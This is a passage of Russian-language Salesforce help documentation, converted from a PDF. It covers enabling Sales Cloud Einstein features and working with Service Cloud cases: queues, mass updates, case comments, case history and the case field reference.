1. Введите строку `Sales Cloud Einstein` в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Помощник настройки»** в разделе Sales Cloud Einstein.

ВЕРСИИ


Доступно в версиях: Lightning Experience.

Доступно за дополнительную плату вместе с Sales Cloud Einstein в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Включение Einstein Account Insights:

- «Настройка приложения» и «Изменение всех данных»



2. Если вы впервые заходите в «Помощник настройки» Sales Cloud Einstein, нажмите на опцию **Начать**.
   Помощник настройки средства Sales Cloud Einstein показывает все шаги, нужные вам для развертывания Sales Cloud Einstein, включая то, каким образом выбираются пользователи для программы Einstein. Функциями программы Einstein, включая Einstein Account Insights, могут пользоваться только ее пользователи.
3. Нажмите **Настроить** рядом с опцией Einstein Account Insights.
4. Нажмите кнопку **«Включить»** на странице настроек.
5. С помощью конструктора приложений Lightning добавьте компонент Einstein на начальную страницу и страницы Lightning для организаций.

Пользователям Einstein будут доступны важные сведения в компоненте Einstein. Прогнозы станут доступны в течение 24 часов.

Совет: Если важное сведение выводится из личного письма, то оно будет общедоступным, но содержимое письма отображаться не будет. Настройки конфиденциальности определяются ответственным за действие. Для получения

наибольшего эффекта от функции прогноза по возможностям рекомендуйте своим торговым представителям придать параметру «Общий доступ для всех писем и событий» значение «Все».

СМ. ТАКЖЕ:

- Настраивание функции сбора действий Einstein Activity Capture для Sales Cloud Einstein
- Укажите, кто может использовать Sales Cloud Einstein.
- Конструктор приложений Lightning
- Einstein Account Insights

Включение функции Einstein Automated Contacts

Помогает представителям тратить еще меньше времени на ввод данных. Средство Einstein Automated Contacts использует действия в электронной почте и события для того, чтобы находить новые данные для записи, которые вы можете добавить в программу Salesforce парой нажатий на кнопки.

1. Введите строку `Sales Cloud Einstein` в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Помощник настройки»** в разделе Sales Cloud Einstein.
2. Если вы впервые заходите в «Помощник настройки» Sales Cloud Einstein, нажмите на опцию **Начать**.
   Помощник настройки средства Sales Cloud Einstein показывает все шаги, нужные вам для развертывания Sales Cloud Einstein.
3. Нажмите **Настроить** рядом с опцией Einstein Automated Contacts.
4. На странице настроек укажите тип данных, которые вы собираетесь предлагать пользователям.

   Если вы включили опцию предложений относительно роли контактного лица, представляющего возможность, то улучшить предлагаемые варианты можно с помощью опции работы с письмами Smart Email Matching.
5. Предложения появляются в компоненте Einstein, поэтому удостоверьтесь в том, что он был добавлен на соответствующие страницы Lightning.
6. Во избежание ошибок при создании контактов удостоверьтесь в том, что все требуемые поля контактов имеют значения, принятые по умолчанию.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно за дополнительную плату вместе с Sales Cloud Einstein в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения функции Einstein Automated Contacts:

- «Настройка приложения» И «Изменение всех данных»

Поддержка клиентов

Удивите клиентов превосходным сервисом и повысьте производительность службы поддержки с помощью Service Cloud.

Отслеживание запросов клиентов

Отслеживайте запросы клиентов и предоставляйте обратную связь по обращениям.

Принятие решений по запросам клиентов

Предлагайте статьи с ответами на запросы клиентов для закрытия обращений.

Отправка ответов клиентам

Отвечайте клиентам по эл. почте, по каналам интернет-общения, по телефону и мотивируйте клиентов к общению на порталах и в интернет-сообществах.

Создание и проверка соглашений об обслуживании

Используйте права и сервисные контракты для предоставления соглашений об обслуживании.

Доступ к базе знаний

Работайте со статьями и решениями, чтобы устранять неполадки и помогать своим клиентам в достижении успеха.

Использование функции социального обслуживания клиентов

Используйте функцию социального обслуживания клиентов, позволяющую им пользоваться социальными сетями.

СМ. ТАКЖЕ:

Настройка и обслуживание инструментов службы поддержки

Поиск справки онлайн для функций облачной службы Service Cloud

Отслеживание запросов клиентов

Отслеживайте запросы клиентов и предоставляйте обратную связь по обращениям.

Работа с обращениями

Обращение — это вопрос или отзыв клиента. Агенты службы поддержки могут просматривать обращения для определения способов повышения эффективности обслуживания. Торговые представители могут использовать обращения для определения способов влияния на процессы продаж. Ответы, отправляемые после обработки обращений, позволяют повысить удовлетворенность клиентов и усилить позиции компании.

Использование ленты обращений

Лента обращений представляет собой соединение ленты Chatter и действий. Агенты могут использовать действия для создания и регистрации вызовов, а также общения с клиентами.

Работа с обращениями

Обращение — это вопрос или отзыв клиента. Агенты службы поддержки могут просматривать обращения для определения способов повышения эффективности обслуживания. Торговые представители могут использовать обращения для определения способов влияния на процессы продаж. Ответы, отправляемые после обработки обращений, позволяют повысить удовлетворенность клиентов и усилить позиции компании.

Администратор организации может настраивать информационные каналы для сбора обращений посредством предпочтительных форм обратной связи. Под каналами понимаются сообщества (для сетевых форумов), функция Email-to-Case (для сообщений эл. почты), функция Web-to-Case (для веб-сайтов), приложение Salesforce Call Center (для телефонных звонков) и т. д. Lightning Experience поддерживает только некоторые каналы.

Начальная страница вкладки «Обращения» позволяет создавать, находить и редактировать обращения, а также сортировать и фильтровать обращения и очереди посредством стандартных и настраиваемых списковых представлений.

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Совет: При настройке консоли Salesforce рекомендуем использовать интерфейс консоли, напоминающий панель мониторинга, для сокращения времени пакетной обработки обращений. При настройке прав рекомендуем проверять клиентов на наличие привилегий на поддержку или отслеживать обращения во избежание возможного нарушения контрольной точки. При настройке функции Salesforce to Salesforce и предоставлении внешним контактам общего доступа к обращениям рекомендуем использовать списковые представления для просмотра обращений, предоставленных бизнес-партнерами. Данные функции доступны только в Salesforce Classic.

Начальная страница обращений

На главной странице «Обращения» вы можете создавать, находить и редактировать обращения.

Рекомендации по работе с обращениями

Обращение — это вопрос или отзыв клиента. Поля и связанные списки, отображаемые на странице обращения, определяются собственными настройками или функциями, настроенными администратором. Данный раздел содержит сведения об эффективном использовании обращений.

Журнал обращения

Поля обращений

В зависимости от используемого макета страницы и параметров безопасности полей, некоторые поля могут быть скрыты или недоступны для редактирования.

Использование связанного списка «Контрольные точки обращения»

Назначение обращений

Предоставление общего доступа к обращениям

Просмотр иерархий обращений

Связанные обращения

СМ. ТАКЖЕ:

Начальная страница обращений
Консоль Salesforce
Что такое управление правами?
Использование вкладки «Вопрос и ответ» компонента Chatter Answers
Руководство по внедрению функции управления обращениями

Начальная страница обращений

На главной странице «Обращения» вы можете создавать, находить и редактировать обращения.

Кроме того, на главной странице обращений можно переходить к отчетам обращений и к групповому удалению обращений или отправке контактов для обращений.

Просмотр списков обращений
Пакетное изменение обращений

СМ. ТАКЖЕ:

Работа с обращениями
Рекомендации по работе с обращениями
Закрытие обращений
Консоль Salesforce

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра обращений:
- «Чтение» для обращений

Для создания обращений:
- Создание для обращений

Просмотр списков обращений

Страница со списком обращений содержит обращения, доступные в текущем представлении. Чтобы просмотреть отфильтрованный список элементов, выберите нужное представление в раскрывающемся списке «Просмотр» или щелкните ссылку **«Создать новое представление»** для разработки собственных настраиваемых представлений. Чтобы изменить или удалить любое созданное представление, выберите его в раскрывающемся списке «Просмотр» и щелкните ссылку **«Правка»**.

Чтобы просмотреть списки обращений при наличии консоли Salesforce, щелкните ссылку «Обращения» на вкладке навигации (если вкладка «Обращения» доступна).

- Чтобы отредактировать или удалить обращение, щелкните ссылку **«Правка»** или **«Удал.»**.
- Чтобы закрыть обращения, принять ответственность или изменить ответственного и статус обращений, установите флажки напротив нужных обращений и нажмите соответствующую кнопку вверху представления.

Прим.: Обращения, помеченные красной стрелкой, расширены автоматически посредством правил расширения, заданных в организации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра списков обращений:
- «Чтение» для обращений

Для создания обращений:
- Создание для обращений

Принятие ответственности за обращения

Чтобы принять ответственность за обращения, доступные в очереди, откройте списковое представление очереди, установите флажки напротив нужных обращений и нажмите кнопку **«Принять»**. Версии Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition позволяют расширить уровень доступа к обращениям, установленный моделью общего доступа.

Прим.: Модель общего доступа к объектам, распространяющаяся на всю организацию, определяет доступ пользователей к записям объекта в очередях.

Общедоступный: для чтения, записи и переноса
Пользователи могут просматривать и принимать ответственность за записи, доступные в любых очередях.

Общедоступный: для чтения и записи или Общедоступный: только для чтения
Пользователи могут просматривать любые очереди, но принимать ответственность только за записи, доступные в очередях, участниками которых они являются, или, в зависимости от параметров общего доступа, за записи, принадлежащие нижестоящим участникам очереди в иерархии ролей или территорий.

Личный
Пользователи могут только просматривать и принимать записи, доступные в очередях, участниками которых они являются, или, в зависимости от параметров общего доступа, записи, принадлежащие нижестоящим участникам очереди в иерархии ролей или территорий.

Независимо от модели общего доступа, пользователи могут принимать ответственность за записи, доступные в очередях, участниками которых они являются, только при наличии полномочия «Редактирование». Администраторы Salesforce, пользователи с полномочием на объект «Изменить все» для обращений или интересов и пользователи с

полномочием «Изменение всех данных» могут просматривать и принимать записи из любой очереди обращения или интереса, независимо от их участия в очереди.

СМ. ТАКЖЕ:

Работа с обращениями

Рекомендации по работе с обращениями

Пакетное изменение обращений

Администраторы могут выполнять пакетное обновление обращений на любой странице со списком обращений. Любое списковое представление очереди позволяет пользователям принимать ответственность за обращения, если они являются участниками очереди или расположены выше участника очереди в иерархии ролей или территорий, либо стандартной модели общего доступа к обращениям задано значение «Общедоступный: для чтения, записи и переноса». Установите флажки напротив нужных обращений и нажмите соответствующую кнопку. Ниже перечислены возможные действия.

- **«Принять»**: назначение текущего пользователя ответственным за выбранные обращения в списковом представлении очереди. Также пользователю назначаются все вложенные открытые действия. Пользователи организаций, которым недоступна модель общего доступа «Общедоступный: для чтения, записи и переноса», могут принимать обращения только из очередей с их участием или участием нижестоящих пользователей в иерархии ролей.
- **«Изменить ответственного»**: назначение обращений выбранному пользователю или очереди. Также новому ответственному назначаются все вложенные открытые действия. При добавлении обращений в очередь открытые действия не переносятся.

  Данная функция требует наличия обязательных полномочий и общего доступа для чтения обновляемых обращений.

  Прим.: При изменении ответственности все связанные открытые действия, принадлежащие текущему ответственному за обращение, назначаются новому ответственному.

- **«Закрыть»**: закрытие выбранных обращений. Заполните обязательные поля «Статус» и «Причина» и при необходимости добавьте комментарии.

  Данная функция доступна только при наличии полномочия «Управление обращениями» и доступа «Для чтения и записи» к обращениям.

- **«Изменить статус»**: изменение значения поля обращения «Статус».

  Данная функция доступна только при наличии полномочия «Управление обращениями» и доступа «Для чтения и записи» к обращениям.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения ответственного за обращение:

- «Перенос обращений» ИЛИ «Перенос записи»

  И

  Полномочие «Редактирование» для обращений

Для закрытия и изменения статуса обращений:

- «Управление обращениями»

СМ. ТАКЖЕ:

Рекомендации по работе с обращениями

Рекомендации по работе с обращениями

Обращение — это вопрос или отзыв клиента. Поля и связанные списки, отображаемые на странице обращения, определяются собственными настройками или функциями, настроенными администратором. Данный раздел содержит сведения об эффективном использовании обращений.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Правила назначения обращений, правила расширения обращений, функция Web-to-Case и клиентские порталы доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра обращений:

- «Чтение» для обращений

Для обновления обращений:

- Полномочие «Редактирование» для обращений

Обновление обращений

При изменении контакта организация не заменяется организацией контакта, но может быть отредактирована самостоятельно.

Контакты, являющиеся пользователями портала, могут просматривать только обращения, связанные со своими организациями.

При изменении организации общие доступы к обращению, установленные вручную, удаляются для пользователей, которые не имеют доступа для чтения к новой организации.

При наличии возможности установите флажок **«Отправить электронное уведомление контакту»** для уведомления контакта об обновлении обращения. Сообщение эл. почты отправляется только при наличии доступа к контакту.

При наличии возможности установите флажок **«Назначить с помощью активных правил назначения»** для переназначения обращения посредством правила назначения. Обращение, которое не соответствует критериям правила, переназначается ответственному за обращение по умолчанию.

При наличии возможности щелкните **«Общий доступ»** для предоставления общего доступа к обращению другим пользователям, группам или ролям.

При наличии возможности закройте обращение путем выбора значения «Закрыто» в поле «Статус». В противном случае, щелкните **«Закрыть обращение»** и измените нужные поля. При наличии функции отправки статей базы знаний щелкните **«Сохранить и создать статью»** для сохранения информации, которая может оказаться полезной другим пользователям при закрытии похожих обращений. Опубликованная черновая статья добавляется в обращение и становится доступной для просмотра в базе знаний.

При наличии возможности раздел «Сведения о функции Web-to-Case» содержит информацию, введенную клиентом при создании обращения посредством формы на веб-сайте.

Использование связанных списков обращений

Воспользуйтесь связанным списком «Сообщения эл. почты» для отправки ответов и обработки обращений, созданных посредством функции Email-to-Case.

Воспользуйтесь связанным списком «Контрольные точки обращения» для просмотра обязательных этапов процесса поддержки или добавления даты выполнения контрольной точки.

Для добавления файлов в обращение перетащите их в связанный список «Файлы» или «Вложения». В Lightning Experience доступно только перетаскивание файлов.

Воспользуйтесь связанным списком «Статьи» для поиска полезных статей в базе знаний организации. Чтобы начать поиск, введите ключевые слова. Добавьте найденные статьи в обращение для отслеживания решений и предоставления другим пользователям возможности закрытия похожих обращений. Вложенные статьи отображаются в связанном списке. Если при закрытии обращения создается черновая статья, то статья добавляется в связанный список только после публикации черновой статьи.

Воспользуйтесь связанным списком «Решения» для поиска полезных решений (версия 1.0 статей). При наличии категорий решений выберите нужные категории для уточнения области поиска. При наличии предложенных решений щелкните **«Просмотр предложенных решений»** для просмотра соответствующих решений. Решения предлагаются на основе релевантности и сходства обращений.

Отправка ответов на обращения из Chatter Answers (недоступно в Lightning Experience)

Чтобы ответить на обращение, созданное из вопроса в веб-сообществе, введите ответ в ленту, похожую на ленту Chatter, и щелкните **«Ответить клиенту»**. Введенный ответ отслеживается в связанном списке «Комментарии к обращению».

Комментарии к обращениям, помеченные как «Общедоступные», отображаются как личные сообщения от службы поддержки в Chatter Answers. Они не отображаются всему сообществу. Например, общедоступный комментарий к обращению, добавленный агентом службы поддержки, отображается только контакту обращения посредством личных сообщений в Chatter Answers. Агенты службы поддержки могут просматривать любые личные и общедоступные комментарии к обращениям.

Создание и редактирование комментариев к обращениям

СМ. ТАКЖЕ:

Поля обращений

Журнал обращения

Группы, работающие с обращениями

Назначение обращений

Работа с сообщениями эл. почты, содержащими обращения

Использование связанного списка «Контрольные точки обращения»

Использование вкладки «Вопрос и ответ» компонента Chatter Answers

Создание и редактирование комментариев к обращениям

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для просмотра комментариев к обращениям:	«Чтение» для обращений
Для добавления комментариев к обращениям и предоставления общего доступа к комментариям:	«Редактирование» или «Создание» для обращений
Для редактирования или удаления комментариев к обращениям, добавленных другими пользователями:	«Изменить все» для обращений
Для редактирования, удаления или предоставления общего доступа к текущим комментариям к обращениям:	«Редактирование комментариев к обращениям»

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Ниже перечислены области, поддерживающие создание и редактирование комментариев к обращениям.

- Поле «Внутренние комментарии» на странице редактирования сведений об обращении

- Связанный список «Комментарии к обращению» на странице сведений об обращении

Создание и редактирование комментариев к обращениям на страницах сведений об обращениях

Создание и редактирование комментариев к обращениям на страницах редактирования сведений об обращениях

СМ. ТАКЖЕ:

Работа с обращениями

Создание и редактирование комментариев к обращениям на страницах сведений об обращениях

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для просмотра комментариев к обращениям:	«Чтение» для обращений
Для добавления комментариев к обращениям и предоставления общего доступа к комментариям:	«Редактирование» или «Создание» для обращений
Для редактирования или удаления комментариев к обращениям, добавленных другими пользователями:	«Изменить все» для обращений
Для редактирования, удаления или предоставления общего доступа к текущим комментариям к обращениям:	«Редактирование комментариев к обращениям»

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

1. Нажмите кнопку **«Создать»** или **«Правка»** в связанном списке «Комментарии к обращению».
2. При необходимости установите флажок «Общедоступный», чтобы включить функцию отправки уведомлений о добавлении комментариев и разрешить контакту просмотр комментариев на клиентском портале или портале самообслуживания.
3. Введите комментарии в поле «Комментарий».
4. Нажмите кнопку **«Сохранить»**.

Прим.: Начиная с выпуска Spring '12 портал самообслуживания недоступен для новых организаций. Существующие организации могут использовать портал самообслуживания в обычном режиме.

Прим.: Если обращения и комментарии к обращениям публикуются для внешних контактов посредством функции Salesforce к Salesforce, то все общедоступные комментарии автоматически становятся доступными для подключения при совместном использовании обращения. Чтобы отменить общий доступ к комментарию, выберите **«Сделать личным»**.

Совет: Ниже перечислены действия, доступные в связанном списке «Комментарии к обращению».

- Чтобы удалить текущий комментарий, щелкните ссылку **«Удал.»**.
- Чтобы изменить статус комментария на клиентском портале или портале самообслуживания, щелкните **«Сделать общедоступным»** или **«Сделать личным»**. Комментарии к обращениям, помеченные как «Общедоступные», отображаются как личные сообщения от службы поддержки в приложении Chatter Answers. Они не отображаются всему сообществу. Например, общедоступный комментарий к обращению, добавленный агентом службы

поддержки, отображается только контакту обращения посредством личных сообщений в приложении Chatter Answers. Агенты службы поддержки могут просматривать любые личные и общедоступные комментарии к обращениям.

СМ. ТАКЖЕ:

Создание и редактирование комментариев к обращениям

Создание и редактирование комментариев к обращениям на страницах редактирования сведений об обращениях

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для просмотра комментариев к обращениям:	«Чтение» для обращений
Для добавления комментариев к обращениям и предоставления общего доступа к комментариям:	«Редактирование» или «Создание» для обращений
Для редактирования или удаления комментариев к обращениям, добавленных другими пользователями:	«Изменить все» для обращений
Для редактирования, удаления или предоставления общего доступа к текущим комментариям к обращениям:	«Редактирование комментариев к обращениям»

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

1. Чтобы добавить новое обращение, нажмите кнопку **«Создать»** на вкладке «Обращения». Чтобы изменить текущее обращение, выберите нужное обращение и нажмите кнопку **«Правка»**.
2. Введите комментарии в поле «Внутренние комментарии».
3. При необходимости установите флажок «Отправить клиентское уведомление», чтобы уведомить контакта обращения о добавлении нового общедоступного комментария.
4. Нажмите кнопку **«Сохранить»**.

Сообщение эл. почты отправляется ответственному при каждом создании или обновлении комментария к обращению.

Прим.: Флажок «Отправить клиентское уведомление» отображается на страницах редактирования сведений об обращениях, если:

- администратор включил функцию отправки уведомлений о добавлении новых комментариев на странице «Параметры поддержки» или «Параметры портала самообслуживания»;
- комментарий помечен как «Общедоступный»;
- обращение содержит контакт;
- контакт обращения использует действительный адрес эл. почты.

СМ. ТАКЖЕ:

Создание и редактирование комментариев к обращениям

Журнал обращения

Связанный список «Журнал обращения» на странице сведений об обращении отслеживает изменения, внесенные в данное обращение. При каждом изменении отслеживаемого стандартного или настраиваемого поля обращения в связанный список «Журнал обращения» добавляется новая запись. Все записи журнала содержат информацию о дате, времени, характере и авторе изменений. Журнал обращения не фиксирует изменения, вносимые в связанные списки обращения.

Прим.: Изменения поля «Закрыто при создании» отслеживаются только в том случае, если поле обновляется посредством Force.com API.

Если обращение меняется автоматически в результате применения функции Web-to-Case, либо правил расширения или назначения, то журнал обращения в версиях Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition отображает пользователя, выбранного в поле «Автоматический пользователь для обращений» на странице «Параметры поддержки».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра обращений:

- «Чтение» для обращений

СМ. ТАКЖЕ:

Работа с обращениями

Поля обращений

В зависимости от используемого макета страницы и параметров безопасности полей, некоторые поля могут быть скрыты или недоступны для редактирования.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поле	Описание
	Указывает, что из-за правила эскалации выполнена эскалация обращения. Значок эскалации скрывается при закрытии обращения или если оно больше не соответствует критерию правила эскалации.
	Указывает, что клиент добавил комментарий к обращению, полученному через веб-портал. Значок не отображается после просмотра обращения его владельцем.
Имя организации	Имя учетной записи, связанное с контактом обращения. Данное поле заполняется автоматически при связывании обращения с контактом и сохранении обращения. При обновлении обращения можно добавить другую учетную запись.
Актив	Модель продукта, используемого клиентом. На страницах редактирования

Поле	Описание
	это поле показывает только активы, связанные с контактом обращения, однако вы можете использовать редактирование, чтобы увидеть список всех активов в обращении.
Часы работы	Данное поле определяет часы выполнения действий эскалации или процессов права для обращения.
Валюта обращения	Валюта для всех валютных сумм для обращения. Стоимость отображается в валюте обращения, а также преобразуется в личную валюту пользователя. Данное поле доступно только мультивалютным организациям.
Подразделение обращения	Подразделение, которому принадлежит обращение. Подразделение наследуется от контакта обращения. Если для него отсутствует контакт, он устанавливается для глобального подразделения по умолчанию. Данное поле доступно только для организаций, использующих подразделения для сегментирования данных.
Номер обращения	Уникальный номер, назначаемый обращению. Номера начинаются с 1000 и имеют разрешения «только для чтения», однако администраторы могут изменить этот формат. Номера обращений присваиваются в порядке увеличения, но иногда некоторые номера могут выпадать из последовательности.
Ответственный за обращение	Пользователь, назначенный владельцем обращения.
Тип записи обращения	Имя поля, в котором определяются значения раскрывающегося списка для выбора, доступные для обращения. Типы записей часто связаны с процессом поддержки.
Закрыто пользователем портала самообслуживания	Указывает, закрыл ли контакт обращение, используя для этого веб-портал. Это поле доступно только для чтения.
Закрыто при создании	Указывает, было ли обращение закрыто при создании с помощью кнопки **«Сохранить и закрыть»**. Это поле доступно только для чтения.
Адрес эл. почты контакта	Адрес электронной почты для контакта обращения. Этот адрес добавляется при добавлении контакта к обращению. Это поле доступно только для чтения.
Номер факса контакта	Номер факса контакта обращения. Этот номер добавляется при добавлении контакта к обращению. Это поле доступно только для чтения.
Мобильный тел. контакта	Номер мобильного телефона контакта обращения. Этот номер добавляется при добавлении к контакту к обращению. Это поле доступно только для чтения.

Поле	Описание
Имя контакта	Имя контакта обращения.
Тел. контакта	Номер телефона контакта обращения. Этот номер добавляется при добавлении к контакту к обращению. Это поле доступно только для чтения.
Создано	Пользователь, создавший обращение, а также дата и время создания. Это поле доступно только для чтения.
Настраиваемые ссылки	Приводит список настраиваемых ссылок для обращений, созданных администратором.
Дата/время закрытия	Дата и время закрытия обращения. Это поле доступно только для чтения.
Дата/время открытия	Дата и время открытия обращения. Это поле доступно только для чтения.
Описание	Описание обращения. Обычно оно является запросом клиента или отзывом. В этом поле может размещаться до 32 КБайт данных, однако в отчетах отображаются только первые 255 символов.
Имя права	Название права, добавленное к обращению. Доступно, только если права настроены.
Время начала процесса права	Время входа обращения в процесс права. Время можно обновить или сбросить при наличии полномочия «Редактирование» для обращений. Ниже перечислены действия, выполняемые при сбросе времени. • Закрытые или выполненные контрольные точки не изменяются. • Невыполненные контрольные точки пересчитываются на основе нового времени начала. Если процесс назначения применим к обращению, появляется это поле.
Время окончания процесса права	Время выхода обращения из процесса права. Если процесс назначения применим к обращению, появляется это поле.
Внутренние комментарии	Внутренние примечания, связанные с обращением. Каждый комментарий может содержать до 4 КБ данных и отображается в связанном списке «Комментарии к обращению». Комментарии, отмеченные меткой «общий», могут отображаться на веб-порталах.
Статус контрольной точки	Контрольная точка представляет собой шаг в процессе права. Если процесс назначения применим к обращению, появляется это поле.

Поле	Описание
Значок статуса контрольной точки	Данное поле обозначает статус контрольной точки обращения одним из указанных ниже значков. • «Совместимо» • «Открыто с нарушением» • «Закрыто с нарушением» Если процесс назначения применим к обращению, появляется это поле.
Изменено	Пользователь, который изменил обращение последним, за исключением любых изменений, вносимых в элементы связанного списка обращения. Это поле также содержит дату и время изменения. Это поле доступно только для чтения.
Происхождение	Источник обращения (например, реклама, партнер или Интернет). Администраторы устанавливают значения полей, при этом каждое поле может содержать до 40 символов. При редактировании обращение, созданное сообществом при помощи быстрых действий, следует добавить источник, поскольку он не устанавливается по умолчанию.
Родительское обращение	Обращение, расположенное над одним или несколькими связанными обращениями в иерархии обращений. Номер обращения позволяет идентифицировать родительское обращение, а родительское обращение должно существовать до момента его добавления в другое обращение.
Приоритет	Срочность обращения. Администраторы устанавливают значения полей, при этом каждое поле может содержать до 20 символов.
Продукт	Имя продукта обращения. Это поле доступно, только если права настроены так, чтобы включать продукты.
Вопрос	Запрос на вкладке «Вопросы и ответы», который связан с обращением. Данное поле заполняется при создании обращения на основе вопроса или расширении вопроса до обращения.
Причина	Причина создания обращения. Администраторы устанавливают значения полей.
Статус	Статус обращения, например открытое или закрытое. Администраторы устанавливают значения полей.
Остановлено	Позволяет остановить процесс права в обращении, что может потребоваться при ожидании ответа клиента.

Поле	Описание
	Процесс права может останавливаться не более 300 раз. Если процесс назначения применим к обращению, появляется это поле.
Дата остановки	Данное поле отображает дату и время остановки процесса права, выполняемого для обращения. Если процесс назначения применим к обращению, появляется это поле.
Тема	Краткое описание вопроса или отзыва заказчика, например «Вывод ошибки при печати из `Internet Explorer`».
Временная шкала	Длительность обращения определяется временем выполнения контрольных точек процесса права. Чтобы просмотреть сведения о любой контрольной точке, щелкните нужную контрольную точку или наведите на нее указатель мыши. Контрольные точки представлены следующими значками. •  Выполненная контрольная точка •  Нарушенная контрольная точка Чтобы просмотреть прошедшие и предстоящие контрольные точки, переместите значок руки () вдоль инструмента «Масштаб временной шкалы». Данное поле отображается в случае применения процесса права к обращению.
Тип	Тип обращения (например, «Вопрос» или «Проблема»). Администраторы устанавливают значения полей.
Отображается на портале самообслуживания	Указывает, видимо ли обращение пользователям веб-портала. Если вы хотите, чтобы веб-обращения были видимы на портале, включите это поле в настройке Web-to-Case.
Веб-компания	Имя компании, указанное клиентом, создавшим обращение с помощью функций Web-to-Case или Email-to-Case.
Веб-адрес	Адрес эл. почты, указанный клиентом, создавшим обращение с помощью функций Web-to-Case или Email-to-Case.
Веб-имя	Имя клиента, указанное клиентом, создавшим обращение с помощью функций Web-to-Case или Email-to-Case.

Поле	Описание
Веб-телефон	Номер телефона, указанный клиентом, создавшим обращение с помощью функций Web-to-Case или Email-to-Case.

Как вычисляется параметр «Продолжительность» в отчетах по обращениям?

СМ. ТАКЖЕ:

Рекомендации по работе с обращениями

Как вычисляется параметр «Продолжительность» в отчетах по обращениям?

Продолжительность открытого обращения — это период с момента его создания до настоящего времени. Продолжительность закрытого обращения — это период с момента его создания и до закрытия. Отчеты по обращениям содержат раскрывающийся список «Единицы», который позволяет просматривать продолжительность в днях, часах или минутах.

СМ. ТАКЖЕ:

Поля обращений

Функция Web-to-Case. Вопросы и ответы

Использование связанного списка «Контрольные точки обращения»

